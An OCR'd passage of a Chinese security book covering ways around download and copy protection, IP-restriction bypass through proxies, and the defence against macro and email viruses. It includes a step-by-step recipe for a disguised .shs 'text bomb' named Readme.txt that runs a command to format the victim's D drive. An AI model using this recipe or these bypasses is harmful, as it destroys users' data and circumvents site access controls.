图 6-27 查看搜索结果

注意 如果在【常规选项】标签卡的【搜索的目录】列表框中没有任何目录，则需要添加，一般添加目录为 IE 浏览器的临时文件夹。

6.3.2 下载加密式 Flash 动画

自 Flash 动画产生以来，一直受到广大动画制作者的喜爱，同时还涌现出了一大批优秀的动画作品，甚至有 Flash 动画高手制作出了高级的动画影片。现在很多网站都不允许直接下载 Flash 动画，如果用户想将其保存到自己的计算机中，就需要想一些办法了。

1. 查看源文件

在某些网站中，虽然 Flash 动画没有直接的链接地址，但其网页代码并没有加密，此时，用户只需通过网页浏览器查看网页源代码就可以找出 Flash 动画的链接地址。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：查看源文件来找出 Flash 动画的链接地址

01 打开播放 Flash 动画的网页，在 IE 浏览器中执行【查看】→【查看源文件】命令，即可使用记事本打开当前网页源代码，如图 6-28 所示。



图 6-28 打开的网页代码

02 在【记事本】窗口中按 Ctrl+F 组合键，在弹出的【查找】对话框中输入 .swf 关键词，如图 6-29 所示，单击【查找下一个】按钮，即可在窗口中找到有关 Flash 动画的链接地址。



图 6-29 【查找】对话框

03 复制链接地址，使用下载工具，即可将所需的 Flash 动画下载到本地计算机中。

小技巧 有时并不会找到 http://.../*.swf 的链接，而会找到 value="../files/*.swf"这样的链接地址，此时，只需在“/files”前加上当前网页的网址即可。

2．查看页面链接

对于一些论坛中的Flash动画帖子，由于普通用户没有权限对该帖进行编辑，所以也没有权限通过查看帖子本身内容的方法进行Flash动画地址的查找，也就无法在源代码中找到Flash动画的相应的链接地址，但可以使用MyIE浏览器中的页面全部链接功能查找到Flash动画的链接地址。

跟着做：使用 MyIE 浏览器查看链接地址

01 运行 MyIE 网页浏览器，打开需要查看的网页，在出现 Flash 动画后，执行【工具】→【链接列表】命令，如图 6-30 所示。



图 6-30 MyIE 浏览器

02 在打开的【链接列表】窗口中，即可找到后缀为 swf 的动画链接，如图 6-31 所示。



图 6-31 找到的动画链接

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 将动画链接地址复制到剪贴板中，然后再用下载工具进行下载即可。

小技巧 现在很多下载工具安装后都在网页浏览器中添加有快捷菜单，有网络蚂蚁、FlashGet（快车）、迅雷等。迅雷在浏览器中添加的【使用迅雷下载全部链接】菜单命令如图 6-32 所示。勾选需要下载的链接，即可将所选对象下载到本地计算机中。



图 6-32 浏览器中添加的迅雷快捷菜单

3. 站点资源探测器

FlashGet（快车）下载工具有站点资源探测器功能，它可以找出隐藏的Flash动画链接，并完成Flash动画的下载。

跟着做：使用 FlashGet 进行站点资源探测

01 运行 FlashGet 并执行【工具】→【资源探测器】命令，如图 6-33 所示，即可打开【快车（FlashGet）站点资源探测器】窗口。



图 6-33 FlashGet 窗口

02 输入需要探测的网页地址然后按 Enter 键，即可得到该网页详细的资源列表，如图 6-34 所示。



图 6-34 搜索到的资源

03 如果搜索到的资源过多，则可执行【编辑】→【过滤】命令，在打开的对话框中输入.swf 文件类型，如图 6-35 所示。单击【确定】按钮，则资源列表中只显示 Flash 动画链接。




图 6-35 过滤功能

4. 查看 IE 临时文件夹

对于一些加密效果比较好的网站来说，利用上述方法可能都达不到目的，这时还可以通过查

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

看 IE 临时文件夹，看想要的 Flash 动画是否已经下载到自己的计算机中了。

跟着做：通过查看 IE 临时文件夹查找下载 Flash 动画

01 执行【开始】→【搜索】命令，即可打开【搜索结果】窗口，单击左侧的【所有文件和文件夹】选项，在【全部或部分文件名】文本框中输入*.swf，并指定搜索范围，如图 6-36 所示。

02 在右侧窗口中逐个双击 Flash 动画文件，然后通过 IE 浏览器进行播放，确定是否是自己想要的动画。如果是，则可将其复制到安全的文件夹中进行保存。



图 6-36 设置搜索选项

提示 IE 临时文件夹用来保存浏览网页时的网页内容，再次登录时若网页没有更新，则直接从临时文件夹中读取网页，从而提高网页浏览速度。用户可以通过【Internet 选项】设置保存的时间和临时文件夹的大小。

6.3.3 下载加密的网页内容

有很多专业网站，特别是一些文献方面的网站，其网页内容往往都是加密的，访问者不能随意复制网页中的内容。如果访问者想要复制网页中的文字内容，则需要利用一些手段，才能达到目的。

1. 破解加密文字内容

根据网页文字加密的严密程度不同，用户可以采取不同的方法得到网页中的文字内容。如果只是简单地加密，即只是不允许访问者在网页中使用复制命令和拖动鼠标选取的功能，但允许查看网页源代码，此时，访问者就可以通过查看源代码的方式在记事本中打开该网页的源代码，然后在【记事本】窗口中复制需要的内容，粘贴到 Word 等文本编辑器中，再进行排版即可。

如果网页中不仅禁用了鼠标拖动选取的功能，还禁用了右击弹出菜单、使用剪贴板和打印功能等。此时访问者可以利用一些抓图工具中的文字捕获功能尝试下载文字内容。

跟着做：利用 SnagIt 抓图工具捕获文字

01 打开需要捕获文字的网页，然后运行 SnagIt 抓图软件，进入其操作界面，如图 6-37 所示。

02 单击【其他捕获方案】下的【窗口文本】图标，单击【捕获】按钮，然后再在网页窗口上单击，即可将当前窗口显示的文字内容捕获，如图 6-38 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 6-37　SnagIt 操作界面



图 6-38　捕获的文字

03 如果当前网页中的文字内容较多，窗口不能完全显示出来，则可在选取【窗口文本】图标后，再单击【方案设置】下的【窗口】下拉按钮，选择窗口滚动方式（如自动滚动），如图 6-39 所示。

04 单击【捕获】按钮，在网页窗口中单击，则网页自动由顶端滚动到最底端，并将网页中全部文字内容捕获下来，如图 6-40 所示。需要注意的是，在捕获过程中不要单击鼠标，否则捕获将中止。



图 6-39　设置文本捕获选项



图 6-40　滚动窗口捕获的文字

05 对于捕获到的文字，用户可以直接在【SnagIt 捕获预览】窗口中进行编辑，也可单击工具栏上的【另存为】按钮，将其保存为文本文件，然后再进行编辑。

注意　SnagIt 抓图软件的功能十分强大，它不仅可以捕获文字和图片，还具有录制屏幕视频等多种功能。

2. 破解 ASP 隐藏链接

网页中的很多链接都是隐藏的，特别是在线欣赏的音乐、视频等对象的链接。除了前面介绍的破解方法外，用户还可以使用 Asp2url 工具分析真实的下载地址。

Asp2url 能够帮助用户取得网页中软件真实的下载地址，它可以把一些诸如 www.xx.com/down.asp?1d=32 或 www.xx.com/down.php?1d=32 这样的网址，转换成 www.xx.com/ xx.zip 这样可以直接下载的网址。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 Asp2url 工具进行网址转换

01 在网页中看到一个下载的链接后，用鼠标右击，选择【属性】命令，在【属性】对话框中选取下载链接，如图 6-41 所示。



图 6-41 链接属性

02 运行 Asp2url，将链接粘贴到【地址】文本框中，单击【开始】按钮即可将其转换为真实的下载地址，如图 6-42 所示。



图 6-42 转换成功后的下载地址

03 将真实地址复制到下载工具的地址栏中，就可以下载到所需的文件了，且该地址的下载速度往往也较快。



如果转换失败，则从该地址往往不能下载，即为假链接。

6.3.4 特定区域的资源下载

特定区域通常是指根据实际需要，对某一指定对象进行访问权限的范围划分。这个范围在网络中划分的表现方式就是对 IP 范围进行限制，如只允许 202.224.1.1～202.224.1.255 这个范围内的用户对某网站进行访问，这个 IP 范围就是一个特定区域。由于该区域的访问被限定在一定的 IP 范围内，所以范围外的 IP 地址将不能访问该网站。将自己的 IP 修改成限定范围的 IP 地址不就可以了吗？确实是可以的，但如何修改呢？

1. 检查网站的 IP 地址

如果想要访问特定区域的网站，需要先知道允许访问该网站的 IP 地址范围。方法是使用一款具有地名→IP 转换功能的软件来完成 IP 查找，如 QQ 代理公布器。

跟着做：使用 QQ 代理公布器查找 IP 地址范围

01 运行 QQ 代理公布器，进入其操作界面，如图 6-43 所示。

02 单击【地区=>IP】按钮，打开【根据地区查找 IP 范围】对话框，如图 6-44 所示。

03 输入地区名称，单击【查找】按钮即可查找出所需的 IP 地址范围。

04 因为 IP 范围很多，所以需猜测特定区域的 IP 范围，然后使用 Ping 命令进行核实。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 6-43　QQ 代理公布器操作界面



图 6-44　【根据地区查找 IP 范围】对话框

05 打开【命令提示符】窗口，输入“Ping+IP 限制网站域名”，按 Enter 键，得到其 IP 地址。

06 将此 IP 地址与 QQ 代理公布器查找出的 IP 地址范围对比，找到最相似的 IP 范围即可确定特定区域的 IP 范围。

2．代理服务器的查找

确定了 IP 地址范围后，只需再找到已知 IP 范围中的代理服务器，并使用该代理服务器的 IP 地址上网就可以访问特定区域中的网站了。

跟着做：查找已知 IP 范围中的代理服务器

01 安装并运行“代理猎手”，进入其操作界面后执行【系统】→【参数设置】命令，如图 6-45 所示。



图 6-45　“代理猎手”操作界面

02 在【运行参数设置】对话框中单击【验证数据设置】标签，再单击【添加】按钮，添加一个平时上网最快的网站地址，“特征字串”为网页中包含的任意字符串，如图 6-46 所示。



图 6-46　添加验证数据

03 单击【确定】按钮，将此验证数据添加到验证资源列表框中，如图 6-47 所示。

04 在“代理猎手”操作界面中单击【添加任务】按钮，再单击【下一步】按钮，显示如图 6-48 所示对话框。

05 单击【添加】按钮，在弹出的对话框中输入需要查找的 IP 起始地址和结束地址，如图 6-49 所示。

06 单击【确定】按钮，完成添加 IP 范围操作。然后再单击【下一步】按钮，设置端口和协议，如图 6-50 所示。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 6-47　设置验证数据



图 6-48　添加搜索任务




图 6-49　设置 IP 地址范围




图 6-50　设置端口和协议

07 单击【添加】按钮，在弹出的【添加端口和协议】对话框中选择“单一端口”，并使用 HTTP 代理服务器常用的 8080 端口，且需勾选【必搜】复选项，如图 6-51 所示。



图 6-51　设置端口和协议

08 单击【完成】按钮，返回“代理猎手”主界面，单击【开始执行搜索任务】按钮开始搜索，如图 6-52 所示。

09 单击【搜索结果】标签可以查看结果，若搜索到类型为 HTTP，验证状态为 Free 的服务器，则该服务器的地址与端口就是需要的重要数据。

注意　能用的代理服务器可能在一段时间之后就不能用了，此时就需要重新搜索，重新选择新的代理服务器。



图 6-52　开始搜索代理服务器

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

6.4 可能出现的问题与解决办法

（1）除本章介绍的一些下载限制影音文件的方法外，还有其他具有类似功能的下载工具吗？

解答：ASF Recorder 工具除了能下载 ASF 文件外，也支持下载 ASX 文件，还能把隐藏在 ASX 里面的真正流文件地址找出来，甚至还可以设置代理等功能。只要执行【文件】→【打开链接】命令，再输入流文件的地址即可回到主界面，单击【开始下载】按钮开始下载流文件。对于“mms://”开头的下载网址，可以使用另一款 ASF 格式流媒体下载工具 SDP（Stream Download Project），该软件不但能够突破限制下载影片，而且还支持 ASX、WMV 等格式文件的下载。让普通用户能够轻松实现既能在线观赏，又能将文件下载到本地磁盘的梦想。

（2）在某些网站中找到了许多自己喜爱的图片，但下载比较麻烦，能否使用某种工具将其成批下载？

解答：可以使用“图片猎人（Pix Hunter）”软件成批下载图片。进入“图片猎人”主界面后，输入下载图片的网址并新建下载项目，设置图片保存的路径，添加下载的图片格式（每种格式之间用逗号“,”隔开），指定下载图片的网站与链接，单击【下载】按钮，即可将该网站中符合条件的图片下载到本地磁盘中。

6.5 总结与经验积累

本章主要介绍了网络欺骗的有关知识，由此可以得知，网络欺骗是一把双刃剑，在安全方面，用户可以利用网络欺骗的有关知识制造出网络陷阱，引诱黑客到无关紧要的目标，不仅保护了网站的重要信息，同时也能够以此跟踪黑客；而黑客则可以利用网络欺骗的攻击技术监听网络信息，从而达到进一步扩大战果的目的。

此外，网络欺骗还包括使用网页木马等技术盗取用户的重要账号与密码，并以此账号和密码登录目标主机，从中盗取重要信息。所以广大计算机用户在上网时一定要提高警惕，不要登录黄色、非主流黑客等网站，因为这些网站的网页往往会隐藏木马或病毒。

对于网络限制资源的下载，本章也进行了相关介绍，但都只是给大家一些提示与思路，随着网页加密技术的发展，资源下载链接也越来越隐蔽，所以要想真正突破下载限制也非易事，希望广大用户尊重网站主权，更不要触犯国家有关互联网的法律。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Chapter7
常见木马攻防实战

重点提示

- 宏病毒和邮件病毒的防范
- 保护系统安全的安全护盾的使用
- 木马的清除与防范

导　读

只要自己不是黑客就会对病毒和木马敬而远之，认为它们对自己有百害而无一利。但黑客则往往利用木马和病毒对目标主机进行破坏或盗取其中的重要机密信息。

本章着重介绍有关常见病毒的防范，以及中了木马后进行手动清除的操作方法。用户还可以利用防火墙、杀毒软件对病毒和木马进行拦截，从而尽量避免自己的计算机中毒，提高系统的安全性。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

7.1 宏病毒和邮件病毒的防范

宏病毒与邮件病毒是广大用户经常遇到的病毒，如果中了这些病毒可能会给自己造成重大损失，所以有必要了解一些这方面的防范知识。

7.1.1 宏病毒概述

宏是 Microsoft Office 软件包中设计的一个特殊功能，目的是让用户文档中的一些任务自动化。在 Microsoft Word 和 Microsoft Excel 中都有宏。

所谓宏，就是一些命令组织在一起，作为一个单独命令完成一个特定任务。Microsoft Word 中对宏定义为：宏就是能组织到一起作为独立命令使用的一系列 Word 命令，它能使日常工作变得更容易。

Word 使用宏语言 Word Basic 将宏作为一系列指令来编写。Word 宏病毒是一些制作病毒的专业人员利用 Microsoft Word 的开放性，即 Word 中提供的 Word Basic 编程接口，专门制作的一个或多个具有病毒特点的宏的集合，这种宏病毒影响计算机的使用，并能通过.DOC 文档及.DOT 模板进行自我复制及传播。

1. 宏病毒的主要特点

一般来说，宏病毒都有如下特点：

- 传播极快

 Word 宏病毒通过.DOC 文档及.DOT 模板进行自我复制及传播。而计算机文档是交流最广的文件类型，多年来，人们大多重视保护自己计算机的引导部分和可执行文件不被病毒感染，而对外来的文档文件基本是直接浏览使用，这给 Word 宏病毒传播带来很多便利，特别是 Internet 的普及，E-mail 的大量应用更为 Word 宏病毒传播铺平道路。根据国外较保守的统计，宏病毒的感染率高达 40%以上，即在现实生活中每发现 100 个病毒，其中就有 40 多个宏病毒，而目前国际上普通病毒种类已达 12000 种。

- 制作、变种方便

 以往的病毒是以二进制的计算机机器码形式出现，而宏病毒则是以人们容易阅读的源代码宏语言 Word Basic 形式出现，所以编写和修改宏病毒比以往病毒更容易，目前，世界上的宏病毒原型已有几十种，其变种与日俱增，究其原因是 Word 的开放性所致，现在的 Word 病毒都是用 Word Basic 语言所写成，大部分 Word 宏病毒并没有使用 Word 提供的 ExecuteOnly 处理函数处理，它们仍处于可打开阅读修改状态，所有用户在 Word 工具的宏菜单中很容易就可以看到这种宏病毒的全部面目。当然会有心存邪念的人利用掌握的 Basic 知识把其中病毒的激活条件和破坏条件加以改变，立即就生产出了一种新的宏病毒，甚至比原病毒的危害性更大。

- 破坏可能性极大

 鉴于宏病毒用 Word Basic 语言编写，Word Basic 语言提供了许多系统级底层调用，如直接使用 DOS 系统命令，调用 Windows API，调用 DDE 或 DLL 等，这些操作均可能对系统直接构成威胁，而 Word 在指令安全性、完整性上的检测能力很弱，破坏系统的指令很容易被执行，宏病毒 Nuclear 就是破坏操作系统的典型例子。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 多平台交叉感染
 宏病毒冲破了以往病毒在单一平台上传播的局限，当 WORDJXCEL 这类著名应用软件在不同平台（如 Windows、Windows NT、OS/2 和 MACINTOSH 等）上运行时，会被宏病毒交叉感染。

2. 宏病毒共性

- 以往病毒只感染程序，不感染数据文件，而宏病毒专门感染数据文件，彻底改变了人们的“数据文件不会传播病毒”的错误认识，宏病毒会感染.DOC 文档文件和.DOT 模板文件，被它感染的.DOC 文档属性必然会被改为模板而不是文档，但不一定修改文件的扩展名，而用户在另存文档时，就无法将该文档转换为任何其他方式，而只能用模板方式保存，这一点在多种文本编辑器需转换文档时是绝对不允许的。
- 染毒文档无法使用【另存为（Save As）】修改路径以保存到另外的磁盘/子目录中。
- 宏病毒的传染通常是 Word 在打开一个带宏病毒的文档或模板时，激活了宏病毒，宏病毒将自身复制到 Word 的通用（Normal）模板中，以后在打开或关闭文件时病毒宏就会把病毒复制到该文件中。
- 大多数宏病毒中含有 AutoOpen、AutoClose、AutoNew 和 AutoExit 等自动宏，只有这样，宏病毒才能获得文档（模板）的操作控制权。有些宏病毒还通过 FileNew、FileOpen、FileSave、FileSaveAs、FileExit 等控制文件的操作。
- 宏病毒中必然含有对文档进行读写操作的宏指令。
- 宏病毒在.DOC 文档、.DOT 模板中是以 BFF（Binary File Format）格式存放的，这是一种加密压缩格式，与某些 Word 版本格式可能不兼容。

3. 宏病毒的判断方法

虽然不是所有包含宏的文档都包含了宏病毒，但当有下列情况之一时，则可以百分之百地断定该 Office 文档或 Office 系统中有宏病毒。

- 在打开宏病毒防护功能的情况下，当打开一个自己编辑的文档时，系统会弹出相应的警告框，而自己清楚自己并没有在其中使用宏或根本不知道宏到底怎么用，那么就可以完全肯定该文档已经感染了宏病毒。
- 在打开宏病毒防护功能的情况下，自己的 Office 文档中一系列的文件都在打开时给出宏警告。由于在一般情况下用户很少使用到宏，所以当看到成串的文档有宏警告时，可以肯定这些文档中有宏病毒。
- 如果软件中关于宏病毒防护的选项启用后，不能在下次开机时依然保存，Word 中提供了对宏病毒的防护功能，它可以在【工具】→【选项】→【常规】中进行设定。但有些宏病毒为了对付 Office 中提供的宏警告功能，它在感染系统（这通常只有在用户关闭了宏病毒防护选项或者出现宏警告后不留神选取了【启用宏】才有可能）后，会在用户每次退出 Office 时自动屏蔽掉宏病毒防护选项，因此，用户一旦发现自己设置的宏病毒防护功能选项无法在两次启动 Word 之间保持有效，则系统一定是已经感染了宏病毒，也就是说一系列 Word 模板，特别是 normal.dot 已经被感染。

鉴于绝大多数人都不需要或者不会使用宏功能，这里给出一个相当重要的结论：如果 Office 文档在打开时，系统给出一个宏病毒警告框，就应该对这个文档保持高度警惕，它已被感染的几率极大。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

7.1.2 宏病毒的防范与清除

目前针对宏病毒的防范和清除方法有很多，这里只就首选方法和应急处理方法进行简单介绍。

1. 首选方法

用最新版的反病毒软件清除宏病毒。使用反病毒软件是一种高效、安全和方便的清除方法，也是一般计算机用户的首选方法。但是有些宏病毒是不容易查杀的，突出例子就是 ETHAN 宏病毒。

ETHAN 宏病毒相当隐蔽，它能够悄悄取消 Word 中的宏病毒防护选项，并且某些情况下会把被感染的文档置为只读属性，从而更好地保存自己。

因此，对付宏病毒应该和对付其他种类的病毒一样，要尽量使用最新版的查杀病毒软件。无论用户使用的是何种反病毒软件，及时升级是非常重要的。

2. 应急处理方法

用写字板或 Word 文档作为清除宏病毒的桥梁。如果用户的 Word 系统没有感染宏病毒，但需要打开某个外来的、已查出感染有宏病毒的文档，而手头现有的反病毒软件又无法查杀它们时，就可以试用下面的方法来查杀文档中的宏病毒：

打开感染了宏病毒的文档（当然是启用 Word 中的宏病毒防护功能并在宏警告出现时选择【取消宏】），选择【文件】→【另存为】菜单项，将此文档改存成写字板（RTF）格式或 Word 格式。

在上述方法中，存成写字板格式是利用 RTF 文档格式没有宏，存成 Word 格式则是利用了 Word 文档在转换格式时会失去宏的特点。写字板所用的 RTF 格式适用于文档中的内容限于文字和图片的情况下，如果文档内容中除了文字、图片外还有图形或表格，按 Word 格式保存一般不会失去这些内容。保存后应该检查一下文档的完整性，如果文档内容没有任何丢失，并且在重新打开此文档时不再出现宏警告则大功告成。

7.1.3 邮件病毒概述

邮件病毒是通过电子邮件方式进行传播的病毒的总称。电子邮件传播病毒通常是把自己作为附件发送给被攻击者，如果接受到该邮件的用户不小心打开了附件，病毒就会感染本地计算机。现在大多数电子邮件病毒往往在感染本地计算机后，自动打开 Outlook Express 的地址簿，把自己发送给地址簿上的每一个电子邮箱中，这正是电子邮件病毒能够一下子大面积传播的原因所在。

另外，电子邮件客户端程序的一些 Bug 也可能被攻击者利用传播电子邮件病毒，微软的 Outlook Express 曾经就因为两个漏洞可以被攻击者编制特制的代码，使接收到邮件的用户不需要打开附件，就能自动运行病毒文件。

邮件病毒的感染方式如下：

- 邮件病毒往往使用一些如“求职信”、“我爱你”、“恭喜你”等极具吸引力的邮件名称，引诱收件人打开附件，使病毒得以传播，这类病毒通常在感染后有一个共同特征，那就是系统运行速度突然变得很慢。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 一旦邮件病毒进入本地计算机就会自动复制、繁殖，或释放出小病毒程序，侵害到计算机硬盘的每一个角落，使用户防不胜防。
- 邮件病毒在感染后还会自动搜索用户的通信录，再以用户名义发给用户的联系人，接收者看到是熟人发的邮件往往会放松警惕，使病毒蒙混过关，导致病毒进一步传播。

7.1.4 邮件病毒的全面防御

了解了邮件病毒的传染方式后，用户就可以根据其特性制定出相应的防范措施：

- 安装防病毒程序
 防御病毒感染的最佳方法就是安装防病毒扫描程序并及时更新。防病毒程序可以扫描传入的电子邮件中的已知病毒，并帮助防止这些病毒感染计算机。新病毒几乎每天都会出现，因此需要确保及时更新防病毒程序。多数防病毒程序都可以设置为定期自动更新，以具备与最新病毒进行斗争的信息。
- 打开电子邮件附件时要非常小心
 电子邮件附件是主要的病毒感染源。例如，用户可能会收到一封带有附件的电子邮件（甚至发送者是自己认识的人），该附件被伪装成文档、照片或程序，但实际上是病毒。如果打开该文件，病毒就会感染计算机。好在 Windows Mail 可以自动阻止已知的危险文件类型，但是，病毒编写者经常会发明一些新技巧来传播他们的恶意软件，因此在打开附件时还是应该小心。如果收到意外的电子邮件附件，可以考虑在打开附件之前先答复发件人，问清是否确实发送了这些附件。
- 使用防病毒程序检查压缩文件内容
 病毒编写者将恶意文件潜入到计算机中的一种方法是使用压缩文件格式（比如 .zip 或 .rar 格式）将文件作为附件发送。多数防病毒程序会在接收到附件时进行扫描，但为了安全起见，应该将压缩的附件保存到计算机的一个文件夹中，在打开其中所包含的任何文件之前先使用防病毒程序进行扫描。
- 点击邮件中的链接时需谨慎
 电子邮件中的欺骗性链接通常作为仿冒和间谍软件骗局的一部分使用，但它们也会用来传输病毒。点击欺骗性链接会打开一个网页，该网页将试图向计算机下载恶意软件。在决定是否点击邮件中的链接时要小心，尤其是邮件正文看上去含糊不清，例如邮件上写着“查看我们的假期图片”，但没有标识用户或发件人的个人信息。

7.1.5 揭秘文本病毒

文本文件是计算机应用中最为常见的文件格式，从一般意义上来说，病毒的传播都是通过可执行程序，文本文件是不可能携带病毒并传播的，但由于 Microsoft 公司的写字板程序允许插入一个外来对象，还提供了对对象包的编辑功能，这就使得别有用心的人有了可乘之机。他们可以建立一个写字板文件，对其插入一个 TXT 文件，并对 TXT 文件进行对象包编辑，输入破坏性命令，最后再利用 Windows 系统的拖曳功能把该对象拖出写字板，该对象包就形成了一个碎片文件（.shs）。

由于 Windows 系统默认不显示已知的扩展名称（像.txt、.shs 等文件的后缀都不显示，但会以不同的图标显示），如果用户运行了包含有破坏性命令的碎片文件，就会造成危害。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：制作一个文本炸弹

01 创建一个内容尽量少的文本文件，如只包含空格，大小为 1 字节，如图 7–1 所示。



图 7-1 创建文本文件

02 将新建的文件拖到【写字板】文档中，如图 7–2 所示。



图 7-2 添加对象

03 执行【编辑】→【包对象】→【编辑包】命令，如图 7–3 所示。



图 7-3 执行【编辑包】命令

04 在打开的【对象包装程序】窗口中，执行【编辑】→【命令行】命令，输入

"start.exe /m format d:/q /autotest /u"

命令，如图 7–4 所示。



图 7-4 输入命令

05 单击【插入图标】按钮，再单击【确定】按钮，在弹出的对话框中选择一个图标，如图 7–5 所示。



图 7-5 选择图标

06 执行【编辑】→【标签】命令，为嵌入对象取一个名称，如图 7–6 所示。执行【文件】→【更新】命令。



图 7-6 为嵌入对象取名

07 关闭【对象包装程序】窗口，单击【更新】按钮，然后将编辑好的对象拖出【写字板】窗口形成一个片段文件，如图 7–7 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 7-7　生成的片段文件

08 将该片段文件更名为 Readme.txt，但真实的后缀.shs 并不更改，因为其真实后缀并不显示，且图标也没有改变，如图 7-8 所示。



图 7-8　更改文件名称

09 不知情的用户双击该片段文件就会运行其中包含的命令行，将本地磁盘的 D 区格式化。

7.2　保护系统安全的安全护盾

一个系统是否会感染木马等病毒，并不是将杀毒软件及时升级就可以彻底解决的，因为新病毒不断出现，而对新病毒杀毒软件往往是无能为力的，所以各大杀毒软件厂商都提出了“主动防御”这一概念。

7.2.1　安全护盾软件概述

